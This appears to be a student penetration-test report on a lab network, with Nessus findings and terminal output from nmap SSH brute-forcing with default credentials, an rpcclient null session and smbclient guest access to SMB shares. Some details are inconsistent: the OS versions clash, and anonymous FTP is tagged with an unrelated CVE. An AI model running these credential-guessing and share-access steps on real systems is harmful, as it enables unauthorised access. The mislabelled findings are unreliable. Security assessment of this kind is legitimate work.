OS: Windows 7 Professional, part of the workgroup "WORKGROUP".

Service Info: SMB with message signing enabled but not required.

IP 172.168.0.33:

Open Ports (TCP): 135 (MSRPC), 139 (NetBIOS), 445 (Microsoft-DS), 3389 (RDP).

Open Ports (UDP): 137 (NetBIOS-NS Microsoft Windows 10 NetBIOS name service, workgroup: WORKGROUP).

OS: Windows XP/7/2012, possibly running Terminal Services (RDP).

Service Info: SSL cert present for RDP, with some configuration details of the system.

IP 172.168.0.34:

Both hosts (172.168.0.33 and 172.168.0.34) exhibit nearly identical configurations and service setups, suggesting they are either part of the same network or virtual machines with similar configurations. The open ports and services (Microsoft RPC, NetBIOS, Microsoft-DS, RDP) are consistent across both hosts, and both are running a version of Microsoft Windows XP SP3, likely in a virtualized environment (VMware).

The RDP service on both hosts is using Microsoft Terminal Services, and SSL certificates are issued for the same common name (DESKTOP-6CO9E9F), which is indicative of a shared or cloned system configuration.

IP 172.168.0.35:

Open Ports: 21 (FTP), 80 (HTTP), 5985 (Microsoft HTTPAPI).

OS: Microsoft Windows (XP, 7, 2012) running on VMware Player with possible FTP anonymity enabled.

With identified open ports, services, and OS, we can now proceed to vulnerability scanning. This phase will help detect known vulnerabilities associated with these services and systems, allowing us to prioritize security risks and target the most vulnerable hosts.

## 2. Vulnerability Scanning

Vulnerability scanning detects weaknesses in systems, applications, or networks that attackers could exploit. Common types include OS flaws (e.g., privilege escalation), misconfigurations (e.g., exposed data), weak credentials, application logic errors, and human factors (e.g., phishing). Scoring systems like CVSS rate vulnerabilities from Low (0.1) to Critical (9.0-10) to prioritize remediation.

After identifying live hosts, vulnerability scanning detects flaws such as unpatched software or misconfigurations, aiding in planning security fixes.

### 172.168.0.1

1. OpenSSH < 9.8 Remote Code Execution (RCE)

The screenshot shows a Nessus scan results page for a host with IP 172.168.0.1. A specific finding for OpenSSH < 9.8 RCE is highlighted. The 'Description' section states: "The version of OpenSSH installed on the remote host is prior to 9.8. It is, therefore, affected by a vulnerability as referenced in the release-9.8 advisory." The 'Plugin Details' section provides CVSSv3 details: Severity: High, ID: 201194, Version: 1.4, Type: remote, Family: Misc, Published: July 1, 2024, Modified: July 11, 2024. The 'VPR Key Drivers' section includes Threat Recency: No recorded events, Threat Intensity: Very Low, Exploit Code Maturity: Unproven, Age of Vuln: 60 - 180 days, Product Coverage: Low, CVSSv3 Impact Score: 5.9, and Threat Sources: No recorded events. The 'Risk Information' section shows a Vulnerability Priority Rating (VPR) of 6.7 and an Exploit Prediction Scoring System (EPS) of 0.0029.

Figure16: Vulnerabilities for IP 172.168.0.1

## Severity: High

CVE: CVE-2024-6387, CVE-2024-39894

Description: Race condition in sshd(8) allows remote code execution (RCE) with root privileges. This affects OpenSSH versions 8.5p1 to 9.7p1.

## 2. OpenSSH < 9.6 Multiple Vulnerabilities

The screenshot shows a Nessus scan results page for a host with IP 172.168.0.1. A finding for OpenSSH < 9.6 Multiple Vulnerabilities is highlighted. The 'Description' section states: "The version of OpenSSH installed on the remote host is prior to 9.6. It is, therefore, affected by multiple vulnerabilities as referenced in the release-9.6 advisory." The 'Plugin Details' section provides CVSSv3 details: Severity: Medium, ID: 187201, Version: 1.6, Type: remote, Family: Misc, Published: December 22, 2023, Modified: July 5, 2024. The 'VPR Key Drivers' section includes Threat Recency: No recorded events, Threat Intensity: Very Low, Exploit Code Maturity: PoC, Age of Vuln: 180 - 365 days, Product Coverage: Very High, CVSSv3 Impact Score: 3.6, and Threat Sources: No recorded events. The 'Risk Information' section shows a Vulnerability Priority Rating (VPR) of 6.1 and an Exploit Prediction Scoring System (EPS) of 0.9628.

Figure17: Vulnerabilities for IP 172.168.0.1

## Severity: Medium

CVE: CVE-2023-48795, CVE-2023-51384, CVE-2023-51385

Description: Vulnerabilities include Terrapin attack, PKCS#11 key mismanagement, and potential command injection via user/hostname inputs.

## 3. NTP Mode 6 Scanner Vulnerability

The screenshot shows the Tenable Nessus Essentials interface. On the left, there's a sidebar with 'Folders' (My Scans, Ethical Hacking..., All Scans, Trash) and 'Resources' (Policies, Plugin Rules, Terrascan). A 'Tenable News' section is also present. The main content area displays a scan result for '172.168.0.1 (ASV) / Plugin #97861'. The title is 'Network Time Protocol (NTP) Mode 6 Scanner' (Severity: Medium). The 'Description' section states: 'The remote NTP server responds to mode 6 queries. Devices that respond to these queries have the potential to be used in NTP amplification attacks. An unauthenticated, remote attacker could potentially exploit this, via a specially crafted mode 6 query, to cause a reflected denial of service condition.' The 'Solution' section advises: 'Restrict NTP mode 6 queries.' The 'Output' section contains a detailed log entry from the NTP daemon. The 'Plugin Details' panel on the right provides CVSS information: CVSS v3.0 Base Score: 5.8, CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:N/I:N/A:L, CVSS v2.0 Base Score: 5.0, CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:N/I:N/A:P. The 'Risk Information' panel shows Risk Factor: Medium.

Figure18: Vulnerabilities for IP 172.168.0.1

Severity: Medium

Description: NTP servers responding to mode 6 queries can be exploited for amplification attacks.

#### 4. DNS Recursive Query Cache Poisoning

The screenshot shows the Tenable Nessus Essentials interface. The sidebar and news section are similar to Figure 18. The main content area displays a scan result for '172.168.0.1 (ASV) / Plugin #10539'. The title is 'DNS Server Recursive Query Cache Poisoning Weakness' (Severity: Medium). The 'Description' section states: 'It is possible to query the remote name server for third-party names. If this is your internal nameserver, then the attack vector may be limited to employees or guest access if allowed. If you are probing a remote nameserver, then it allows anyone to use it to resolve third party names (such as www.nessus.org). This allows attackers to perform cache poisoning attacks against this nameserver.' The 'Solution' section advises: 'Restrict recursive queries to the hosts that should use this nameserver (such as those of the LAN connected to it). If you are using bind 8, you can do this by using the instruction 'allow-recursion' in the 'options' section of your named.conf. If you are using bind 9, you can define a grouping of internal addresses using the 'acl' command. Then, within the options block, you can explicitly state: 'allow-recursion { hosts\_defined\_in\_acl; }'. If you are using another name server, consult its documentation.' The 'Output' section shows 'No output recorded.' The 'Plugin Details' panel on the right provides CVSS information: CVSS v3.0 Base Score: 5.0, CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:N/I:N/A:L, CVSS v2.0 Base Score: 5.0, CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:N/I:P/A:N. The 'Risk Information' panel shows Risk Factor: Medium.

Figure19: Vulnerabilities for IP 172.168.0.1

Severity: Medium

CVE: CVE-1999-0024

Description: Open DNS server allows recursive queries, enabling cache poisoning and DoS attacks.

#### 5. ICMP Timestamp Disclosure

The screenshot shows the Tenable Nessus Essentials interface. The main title is "172.168.0.1 (ASV) / Plugin #10114". The left sidebar has sections for FOLDERS (My Scans, Ethical Hacking..., All Scans, Trash), RESOURCES (Policies, Plugin Rules, Terrascan), and Tenable News (with a link to "If You Only Have 3 Minutes: Key Elements of Effect..."). The main content area displays a vulnerability titled "ICMP Timestamp Request Remote Date Disclosure" (Severity: Low). The description states: "The remote host answers to an ICMP timestamp request. This allows an attacker to know the date that is set on the targeted machine, which may assist an unauthenticated, remote attacker in defeating time-based authentication protocols." The solution suggests filtering ICMP timestamp requests. The output section shows a log entry: "The difference between the local and remote clocks is 19800 seconds. To see debug logs, please visit individual host Port ▾ Hosts 0 / icmp 172.168.0.1". On the right side, there are sections for "Plugin Details" (Severity: Low, ID: 10114, Version: 1.56, Type: remote, Family: General, Published: August 1, 1999, Modified: October 7, 2024), "VPR Key Drivers" (Threat Recency: No recorded events, Threat Intensity: Very Low, Exploit Code Maturity: Unproven, Age of Vuln: 730 days +, Product Coverage: Very High, CVSSV3 Impact Score: 3.4, Threat Sources: No recorded events), and "Risk Information" (Vulnerability Priority Rating (VPR): 4.2, Exploit Prediction Scoring System (EPSS): 0.8808, Risk Factor: Low, CVSS v2.0 Base Score: 2.1, CVSS v2.0 Vector: CVSS2#AV:L/AC:L/Au:N/C:P/I:N/A:N). A note at the bottom right says "Vulnerability Pub Date: August 1, 1997".

Figure20: Vulnerabilities for IP 172.168.0.1

**Severity:** Low

**CVE:** CVE-1999-0524

**Description:** ICMP timestamp requests reveal system time, aiding time-based attack vectors.

```

File Actions Edit View Help
NSE: [ssh-brute] Trying username/password pair: administrator:administrator
NSE: [ssh-brute] Trying username/password pair: webadmin:webadmin
NSE: [ssh-brute] Trying username/password pair: sysadmin:sysadmin
NSE: [ssh-brute] Trying username/password pair: netadmin:netadmin
NSE: [ssh-brute] Trying username/password pair: guest:guest
NSE: [ssh-brute] Trying username/password pair: user:user
NSE: [ssh-brute] Trying username/password pair: web:web
NSE: [ssh-brute] Trying username/password pair: test:test
NSE: [ssh-brute] Trying username/password pair: root:root
NSE: [ssh-brute] Trying username/password pair: admin:admin
NSE: [ssh-brute] Trying username/password pair: administrator:administrator
NSE: [ssh-brute] Trying username/password pair: webadmin:webadmin
NSE: [ssh-brute] Trying username/password pair: sysadmin:sysadmin
NSE: [ssh-brute] Trying username/password pair: netadmin:netadmin
NSE: [ssh-brute] Trying username/password pair: guest:guest
NSE: [ssh-brute] Trying username/password pair: user:user
NSE: [ssh-brute] Trying username/password pair: web:web
NSE: [ssh-brute] Trying username/password pair: test:test
NSE: [ssh-brute] usernames: Time limit 10m00s exceeded.
NSE: [ssh-brute] usernames: Time limit 10m00s exceeded.
NSE: [ssh-brute] passwords: Time limit 10m00s exceeded.
Map scan report for 172.168.0.1
Host 172.168.0.1
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh   OpenSSH 9.3 (protocol 2.0)
| ssh2-enum-algos:
|_ key_algorithms: (3)
|   curve25519-sha256@libssh.org
|   diffie-hellman-group-exchange-sha256
|   server_host_key_algorithms: (3)
|     rsa-sha2-512
|     rsa-sha2-256
|     ssh-rsa
| encryption_algorithms: (6)
|   chacha20-poly1305@openssh.com
|   aes256-gcm@openssh.com
|   aes128-gcm@openssh.com
|   aes256-ctr
|   aes128-ctr
|   aes128-xts
| mac_algorithms: (6)
|   hmac-sha2-512-etm@openssh.com
|   hmac-sha2-256-etm@openssh.com
|   umac-128-etm@openssh.com
|   hmac-sha2-256
|   hmac-sha2-256@openssh.com
|   umac-128@openssh.com
| compression_algorithms: (2)
|   none
|   zlib@openssh.com
|_ ssh2-knownhosts: No valid hosts found
ssh-brute:
|_ Accounts: No valid accounts found
|_ Statistics: Performed 14 guesses in 604 seconds, average tps: 0.0
ssh-auth-methods:
|_ Supported authentication methods:
|   publickey
|   password
|   keyboard-interactive
|_ ssh-publickey-acceptance: ERROR: Script execution failed (use -d to debug)

```

Figure 21: The SSH Service on 172.168.0.1.

The SSH service on 172.168.0.1 (OpenSSH\_9.3) was analyzed, revealing support for modern cryptographic algorithms, including rsa-sha2-512 and curve25519-sha256, indicating a well-configured and secure implementation. The RSA public key fingerprint was successfully retrieved for further validation.

```

sasanka@Saza: ~
File Actions Edit View Help
[~] sasanka@Saza ~
$ nc 172.168.0.1 22
SSH-2.0-openSSH_9.3
[~] sasanka@Saza ~
$ nmap --script ssh-auth-methods -p 22 172.168.0.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-15 16:22 +0530
Nmap scan report for 172.168.0.1
Host is up (0.029s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|     password
|     keyboard-interactive
|     publickey
|     password
|     keyboard-interactive

Nmap done: 1 IP address (1 host up) scanned in 0.73 seconds
[~] sasanka@Saza ~

```

Figure 22: Password enabled SSH Vulnerability.

Since the password is enabled a brute force attack can be done.

## 172.168.0.32

### 1. Unsupported Windows OS (Critical)

Severity	Critical
ID	108797
Version	1.15
Type	remote
Family	Windows
Published	April 3, 2018
Modified	July 27, 2023

**Risk Information**

- Risk Factor: Critical
- CVSS v3.0 Base Score: 10.0
- CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
- CVSS v2.0 Base Score: 10.0
- CVSS v2.0 Vector: CVSS:2#AV:N/AC:L/Au:N/C:C/I:C/A:C

**Vulnerability Information**

- CPE: cpe:/o:microsoft:windows
- Unsupported by vendor: true

**Reference Information**

- IAVA: 0001-A-0501

Figure 23: Vulnerabilities for IP 172.168.0.32

CVE ID: N/A

Severity: Critical

Description: The remote system is running an unsupported version of Microsoft Windows 7 Professional (Service Pack 1), which may have unpatched vulnerabilities.

CVE Reference: Microsoft Lifecycle Policy

### 2. SMB Signing Not Required.

Figure24: Vulnerabilities for IP 172.168.0.32

CVE ID: N/A

Severity: Medium

Description: SMB signing is not required on the remote system. This could allow an attacker to perform man-in-the-middle attacks by intercepting and modifying SMB communication.

### 3. SMB Service with Guest Access

CVE ID: N/A

Severity: Low

Description: The SMB service on the target allows access using the guest account, which may allow unauthenticated access to shared resources.

### 4. Microsoft Windows RPC (Open Port 135)

```
$ rpcclient -U "" 172.168.0.32
Password for [WORKGROUP\]:
rpcclient $> netshareenum
result was WERR_ACCESS_DENIED
rpcclient $> getdompwinfo
result was NT_STATUS_ACCESS_DENIED
rpcclient $> enumdomgroups
rpcclient $> netshareenum
result was WERR_ACCESS_DENIED
rpcclient $> getdompwinfo
result was NT_STATUS_ACCESS_DENIED
rpcclient $>
```

Figure25: rpcclient on 172.168.0.32.

CVE ID: N/A

Severity: Low to Medium

Description: The target is running Microsoft Windows RPC service on port 135, which could potentially be exploited by remote attackers if the service is misconfigured.

## 5. Open SMB Port (445) with No SMB Signing

```
(sasanka@SaZa)[~]
$ smbclient //172.168.0.32/Shared -U guest
Password for [WORKGROUP\guest]:
Try "help" to get a list of possible commands.
smb: >\ dir
.
D 0 Wed Mar 16 14:45:43 2022
..
D 0 Wed Mar 16 14:45:43 2022
8362495 blocks of size 4096. 2854692 blocks available

(sasanka@SaZa)[~]
$ smbclient //172.168.0.32/Users -U guest
Password for [WORKGROUP\guest]:
Try "help" to get a list of possible commands.
smb: >\ ls
.
DR 0 Wed Mar 16 14:39:37 2022
..
DR 0 Wed Mar 16 14:39:37 2022
Default DHR 0 Tue Jul 14 12:37:31 2009
desktop.ini AHS 174 Tue Jul 14 10:24:24 2009
Public DR 0 Sun Nov 21 12:46:58 2010
8362495 blocks of size 4096. 2854692 blocks available
smb: >\ cd Public
smb: \Public> ls
.
DR 0 Sun Nov 21 12:46:58 2010
..
AHS 174 Tue Jul 14 10:24:24 2009
Documents DR 0 Tue Jul 14 10:38:56 2009
Downloads DR 0 Tue Jul 14 10:24:24 2009
Favorites DHR 0 Tue Jul 14 08:04:59 2009
Libraries DHR 0 Tue Jul 14 10:24:24 2009
Music DR 0 Tue Jul 14 10:24:24 2009
Pictures DR 0 Tue Jul 14 10:24:24 2009
Recorded TV DR 0 Sun Nov 21 12:46:58 2010
Videos DR 0 Tue Jul 14 10:24:24 2009
8362495 blocks of size 4096. 2854692 blocks available
smb: \Public> get desktop.ini
getting file \Public\desktop.ini of size 174 as desktop.ini (1.0 Kilobytes/sec) (average 1.0 Kilobytes/sec)
smb: \Public> dir
.
DR 0 Sun Nov 21 12:46:58 2010
..
DR 0 Sun Nov 21 12:46:58 2010
desktop.ini AHS 174 Tue Jul 14 10:24:24 2009
Documents DR 0 Tue Jul 14 10:38:56 2009
Downloads DR 0 Tue Jul 14 10:24:24 2009
Favorites DHR 0 Tue Jul 14 08:04:59 2009
Libraries DHR 0 Tue Jul 14 10:24:24 2009
Music DR 0 Tue Jul 14 10:24:24 2009
Pictures DR 0 Tue Jul 14 10:24:24 2009
Recorded TV DR 0 Sun Nov 21 12:46:58 2010
Videos DR 0 Tue Jul 14 10:24:24 2009
8362495 blocks of size 4096. 2854692 blocks available
smb: \Public> dir
.
DR 0 Sun Nov 21 12:46:58 2010
..
DR 0 Sun Nov 21 12:46:58 2010
desktop.ini AHS 174 Tue Jul 14 10:24:24 2009
```

Figure26: SMB Shares Details on 172.168.0.32

CVE ID: N/A

Severity: Medium

Description: SMB port 445 is open without SMB signing enabled. This can lead to vulnerabilities in file sharing and remote access protocols.

Solution: Enforce SMB signing or configure access controls for SMB connections.

## 6. CVE ID: N/A

Severity: Low

Description: Port 5357 is open and running Microsoft HTTPAPI, which may allow external attackers to probe the system for vulnerabilities or gather information.

## 172.168.0.33

### 1. SSL Medium Strength Cipher Suites Supported (SWEET32):

**Vulnerabilities** 21

**HIGH** SSL Medium Strength Cipher Suites Supported (SWEET32)

**Description**  
The remote host supports the use of SSL ciphers that offer medium strength encryption. Nessus regards medium strength as any encryption that uses key lengths at least 64 bits and less than 112 bits, or else that uses the 3DES encryption suite.

**Solution**  
Reconfigure the affected application if possible to avoid use of medium strength ciphers.

**See Also**  
<https://www.openssl.org/blog/blog/2016/08/24/sweet32/>  
<https://sweet32.info>

**Output**

Name	Code	KEX	Auth	Encryption	MAC
DES-CBC3-SHA	0x00, 0x0A	RSA	RSA	3DES-CBC(168)	SHA1

The fields above are :  
(Tenable Ciphername)  
(Cipher ID code)  
Kexx(Key exchange)  
Auth(authentication)  
Encrypt(symmetric encryption method)  
MAC=message authentication code  
(export flag)

To see debug logs, please visit individual host

Port ▾	Hosts
3389 / tcp / msrdp	172.168.0.33

**Plugin Details**

Severity: High  
ID: 42873  
Version: 1.21  
Type: remote  
Family: General  
Published: November 23, 2009  
Modified: February 3, 2021

**VPR Key Drivers**

Threat Recency: No recorded events  
Threat Intensity: Very Low  
Exploit Code Maturity: PoC  
Age of Vuln: 730 days +  
Product Coverage: High  
CVSSv3 Impact Score: 3.6  
Threat Sources: No recorded events

**Risk Information**

Vulnerability Priority Rating (VPR): 5.1  
Exploit Prediction Scoring System (EPSS): 0.0053  
Risk Factor: Medium  
**CVSS v3.0 Base Score: 7.5**  
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:A/N  
CVSS v2.0 Base Score: 5.0  
CVSS v2.0 Vector: CVSS2:AV:N/AC:L/Au:N/C:P/I:N/A:N

Figure27: Vulnerabilities for IP 172.168.0.33

### Severity: High

Description: The remote host supports the use of medium strength SSL ciphers, such as 3DES, which are vulnerable to attacks when the attacker is on the same physical network.

## 2. SSL Certificate Cannot Be Trusted:

**Vulnerabilities** 21

**MEDIUM** SSL Certificate Cannot Be Trusted

**Description**  
The server's X.509 certificate cannot be trusted. This situation can occur in three different ways, in which the chain of trust can be broken, as stated below:  
 - First, the top of the certificate chain sent by the server might not be descended from a known public certificate authority. This can occur either when the top of the chain is an unrecognized, self-signed certificate, or when intermediate certificates are missing that would connect the top of the certificate chain to a known public certificate authority.  
 - Second, the certificate chain may contain a certificate that is not valid at the time of the scan. This can occur either when the scan occurs before one of the certificate's 'notBefore' dates, or after one of the certificate's 'notAfter' dates.  
 - Third, the certificate chain may contain a signature that either didn't match the certificate's information or could not be verified. Bad signatures can be fixed by getting the certificate with the bad signature to be re-signed by its issuer. Signatures that could not be verified are the result of the certificate's issuer using a signing algorithm that Nessus either does not support or does not recognize.  
 If the remote host is a public host in production, any break in the chain makes it more difficult for users to verify the authenticity and identity of the web server. This could make it easier to carry out man-in-the-middle attacks against the remote host.

**Solution**  
Purchase or generate a proper SSL certificate for this service.

**See Also**  
<https://www.itu.int/rec/T-REC-X.509/en>  
<https://en.wikipedia.org/wiki/X.509>

**Output**

```
The following certificate was at the top of the certificate chain sent by the remote host, but it is signed by an unknown certificate authority :
|-Subject : CN=DESKTOP-6C09B9F
|-Issuer : CN=DESKTOP-6C09B9F
```

**Plugin Details**

Severity: Medium  
ID: 51192  
Version: 1.19  
Type: remote  
Family: General  
Published: December 15, 2010  
Modified: April 27, 2020

**Risk Information**

Risk Factor: Medium  
**CVSS v3.0 Base Score: 6.5**  
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:A/N  
CVSS v2.0 Base Score: 6.4  
CVSS v2.0 Vector: CVSS2:AV:N/AC:L/Au:N/C:P/I/P/A:N

Figure28: Vulnerabilities for IP 172.168.0.33

### Severity: Medium

Description: The server's SSL certificate is not trusted because it may either not be signed by a known certificate authority or may have other trust issues.

## 3. SSL Self-Signed Certificate:

**Description**  
The X.509 certificate chain for this service is not signed by a recognized certificate authority. If the remote host is a public host in production, this nullifies the use of SSL as anyone could establish a man-in-the-middle attack against the remote host.

**Solution**  
Purchase or generate a proper SSL certificate for this service.

**Output**

```
|Subject : CN=DESKTOP-6C09E9F
```

To see debug logs, please visit individual host

Port ▾	Hosts
3389 / tcp / msrdp	172.168.0.33

Figure29: Vulnerabilities for IP 172.168.0.33

Severity: Medium

Description: The remote host uses a self-signed certificate, which cannot be trusted for secure communication.

Solution: Replace the self-signed certificate with one signed by a trusted certificate authority.

#### 4. SMB Signing Not Required:

**Description**  
Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.

**Solution**  
Enforce message signing in the host's configuration. On Windows, this is found in the policy setting 'Microsoft network server: Digitally sign communications (always)'. On Samba, the setting is called 'server signing'. See the 'see also' links for further details.

**See Also**  
<http://www.nessus.org/u/df39b8b3>  
<http://technet.microsoft.com/en-us/library/cc731957.aspx>  
<http://www.nessus.org/u/74b80723>  
<https://www.samba.org/samba/docs/current/man-html/smb.conf.5.html>  
<http://www.nessus.org/u/a3cac4ea>

**Output**

No output recorded.

To see debug logs, please visit individual host

Port ▾	Hosts
445 / tcp / cifs	172.168.0.33

Figure30: Vulnerabilities for IP 172.168.0.33

Severity: Medium

Description: The remote SMB server does not require message signing, which exposes the service to man-in-the-middle attacks.

#### 5. TLS 1.0 Protocol Detection:

The screenshot shows the Tenable Nessus Essentials interface. The top navigation bar includes 'Scans' and 'Settings'. On the left, there's a sidebar with 'FOLDERS' (My Scans, Ethical Hacking..., All Scans, Trash) and 'RESOURCES' (Policies, Plugin Rules, Terrascan). A 'Tenable News' section on the far left has a link to 'Making Zero Trust Architecture Achievable' and a 'Read More' button.

The main content area displays a vulnerability for 'TLS Version 1.0 Protocol Detection' (Plugin #104743) on '172.168.0.33'. The 'Description' section states: 'The remote service accepts connections encrypted using TLS 1.0. TLS 1.0 has a number of cryptographic design flaws. Modern implementations of TLS 1.0 mitigate these problems, but newer versions of TLS like 1.2 and 1.3 are designed against these flaws and should be used whenever possible.' It also notes that as of March 31, 2020, endpoints not enabled for TLS 1.2 and higher will no longer function properly with major web browsers and major vendors. The 'Solution' section suggests enabling support for TLS 1.2 and 1.3 and disabling support for TLS 1.0. The 'See Also' section links to <https://tools.ietf.org/html/draft-ietf-tls-oldversions-deprecate-00>. The 'Output' section shows the command '3389/tcp/msrdp' and the IP '172.168.0.33'.

**Plugin Details**

- Severity: Medium
- ID: 104743
- Version: 1.10
- Type: remote
- Family: Service detection
- Published: November 22, 2017
- Modified: April 19, 2023

**Risk Information**

- Risk Factor: Medium
- CVSS v3.0 Base Score: 6.5
- CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:H/PR:N/UE:N/S/U/C/H/I/A:N
- CVSS v2.0 Base Score: 6.1
- CVSS v2.0 Vector: CVSS:2#AV:N/AC:H/Au:N/C:C/I:P/A:N

**Vulnerability Information**

- Asset Inventory: True

**Reference Information**

- CWE: 327

Figure31: Vulnerabilities for IP 172.168.0.33

Severity: Medium

Description: The remote service supports the outdated TLS 1.0, which has cryptographic vulnerabilities.

## 6. TLS 1.1 Deprecated Protocol:

The screenshot shows the Tenable Nessus Essentials interface, similar to Figure 31. The main content area displays a vulnerability for 'TLS Version 1.1 Deprecated Protocol' (Plugin #157288) on '172.168.0.33'. The 'Description' section states: 'The remote service accepts connections encrypted using TLS 1.1. TLS 1.1 lacks support for current and recommended cipher suites. Ciphers that support encryption before MAC computation, and authenticated encryption modes such as GCM cannot be used with TLS 1.1.' It also notes that as of March 31, 2020, endpoints not enabled for TLS 1.2 and higher will no longer function properly with major web browsers and major vendors. The 'Solution' section suggests enabling support for TLS 1.2 and/or 1.3 and disabling support for TLS 1.1. The 'See Also' section links to <https://datatracker.ietf.org/doc/html/rfc8996> and <http://www.nessus.org/u/c8ae820d>. The 'Output' section shows the command '3389/tcp/msrdp' and the IP '172.168.0.33'.

**Plugin Details**

- Severity: Medium
- ID: 157288
- Version: 1.4
- Type: remote
- Family: Service detection
- Published: April 2022
- Modified: May 14, 2024

**Risk Information**

- Risk Factor: Medium
- CVSS v3.0 Base Score: 6.5
- CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:H/PR:N/UE:N/S/U/C/H/I/A:N
- CVSS v2.0 Base Score: 6.1
- CVSS v2.0 Vector: CVSS:2#AV:N/AC:H/Au:N/C:C/I:P/A:N

**Vulnerability Information**

- Asset Inventory: True

**Reference Information**

- CWE: 327

Figure32: Vulnerabilities for IP 172.168.0.33

Severity: Medium

Description: The remote service supports TLS 1.1, which lacks support for current cipher suites.

## 7. Terminal Services Doesn't Use Network Level Authentication (NLA) Only:

The screenshot shows the Tenable Nessus Essentials interface. The main title is "172.168.0.33 / Plugin #58453". The left sidebar has sections for FOLDERS (My Scans, Ethical Hacking..., All Scans, Trash) and RESOURCES (Policies, Plugin Rules, Terrascan). The main content area shows a vulnerability titled "Terminal Services Doesn't Use Network Level Authentication (NLA) Only" (Severity: Medium, ID: 58453). The "Description" section states that the remote Terminal Services is not configured to use Network Level Authentication (NLA) only. The "Solution" section suggests enabling NLA on the remote RDP server. The "Output" section shows debug logs for port 3389/tcp/msrdp. On the right, there are sections for "Plugin Details", "Risk Information" (CVSS v3.0 Base Score: 4.0, CVSS v2.0 Vector: C:S/3.0/A:N/C:H/P/R/N/U/N/S/C/L/I/N/A/N), and "Vulnerability Information" (CPE: cpe:/o:microsoft:windows\_cpe/a:microsoft/remote\_desktop\_protocol Asset Inventory:True).

Figure33: Vulnerabilities for IP 172.168.0.33

Severity: Medium

Description: The remote RDP server does not enforce Network Level Authentication (NLA), which weakens security.

### 172.168.0.34

Since the configuration and services are identical to 172.168.0.33, I will skip a separate vulnerability scan for 172.168.0.34. The findings from 172.168.0.33 should be applicable to 172.168.0.34, and the scan results for 172.168.0.33 will suffice for both hosts unless there are specific differences identified.

### 172.168.0.35

#### 1. Anonymous FTP Login Allowed (CVE-2015-1635)

Severity: High

Description: Anonymous FTP login is enabled, allowing unauthenticated users to access the FTP service. This poses a risk of unauthorized access and exploitation of the system. Attackers can upload or download files, potentially leading to further exploitation.

#### 3. Unnecessary Ports and Services Open

Service: HTTP on port 80 and HTTPAPI on port 5985

Severity: Medium

Description: Open ports without secure configurations (e.g., HTTP on port 80 and HTTPAPI) can expose the server to various attacks, such as information disclosure, denial of service (DoS), and potential vulnerabilities in the services running.

### 172.168.0.38

#### 1. IIS FTP Service Buffer Overflow Vulnerability.

**Description**  
The IIS FTP service running on the remote host has a heap-based buffer overflow vulnerability. The 'TELNET\_STREAM\_CONTEXT::OnSendData' function fails to properly sanitize user input, resulting in a buffer overflow.

**Solution**  
Microsoft has released a set of patches for Windows Vista, 2008, 2008 R2, and 7.

**Vulnerabilities** 24

**Plugin Details**

- Severity: Critical
- ID: 51956
- Version: 1.20
- Type: remote
- Family: Windows
- Published: February 11, 2011
- Modified: January 16, 2024

**VPR Key Drivers**

- Threat Recency: No recorded events
- Threat Intensity: Very Low
- Exploit Code Maturity: Functional
- Age of Vuln: 730 days +
- Product Coverage: Low
- CVSSv3 Impact Score: 5.9
- Threat Sources: No recorded events

**Risk Information**

- Vulnerability Priority Rating (VPR): 7.4
- Exploit Prediction Scoring System (EPSS): 0.9679
- Risk Factor: Critical

**CVSS v3.0 Base Score: 9.8**

CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CVSS v3.0 Temporal Vector: CVSS:3.0/E:F/R:L/D:R/C:C

CVSS v3.0 Temporal Score: 9.1

CVSS v2.0 Base Score: 10.0

CVSS v2.0 Temporal Score: 8.3

Figure34: Vulnerabilities for IP 172.168.0.38

Severity: Critical

CVE: CVE-2010-3972

CVSS v3.0 Base Score: 9.8

Description: The IIS FTP service is vulnerable to a heap-based buffer overflow due to improper sanitization of user input in the TELNET\_STREAM\_CONTEXT::OnSendData function. An attacker could exploit this remotely to execute arbitrary code.

## 2. Unsupported Windows OS Vulnerability

**Description**  
The remote version of Microsoft Windows is either missing a service pack or is no longer supported. As a result, it is likely to contain security vulnerabilities.

**Solution**  
Upgrade to a supported service pack or operating system.

**Vulnerabilities** 24

**Plugin Details**

- Severity: Critical
- ID: 108797
- Version: 1.15
- Type: remote
- Family: Windows
- Published: April 3, 2018
- Modified: July 27, 2023

**Risk Information**

- Risk Factor: Critical

**CVSS v3.0 Base Score: 10.0**

CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CVSS v2.0 Base Score: 10.0

CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:L/I:C/A:C

**Vulnerability Information**

- CPE: cpe:/o:microsoft:windows
- Unsupported by vendor: true

**Reference Information**

- IAVA: 0001-A-0501

Figure35: Vulnerabilities for IP 172.168.0.38

Severity: Critical

CVSS v3.0 Base Score: 10.0

Description: The remote Windows version is unsupported or missing a service pack, making it susceptible to various security vulnerabilities.

### 3. SMBv1 Vulnerability (EternalBlue)

The screenshot shows a Nessus scan result for IP 172.168.0.38. A single vulnerability is listed:

- Vulnerabilities**: 24
- Severity**: HIGH
- Description**: MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE)
- Solution**: Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.
- See Also**: A list of related links from the Nessus website.
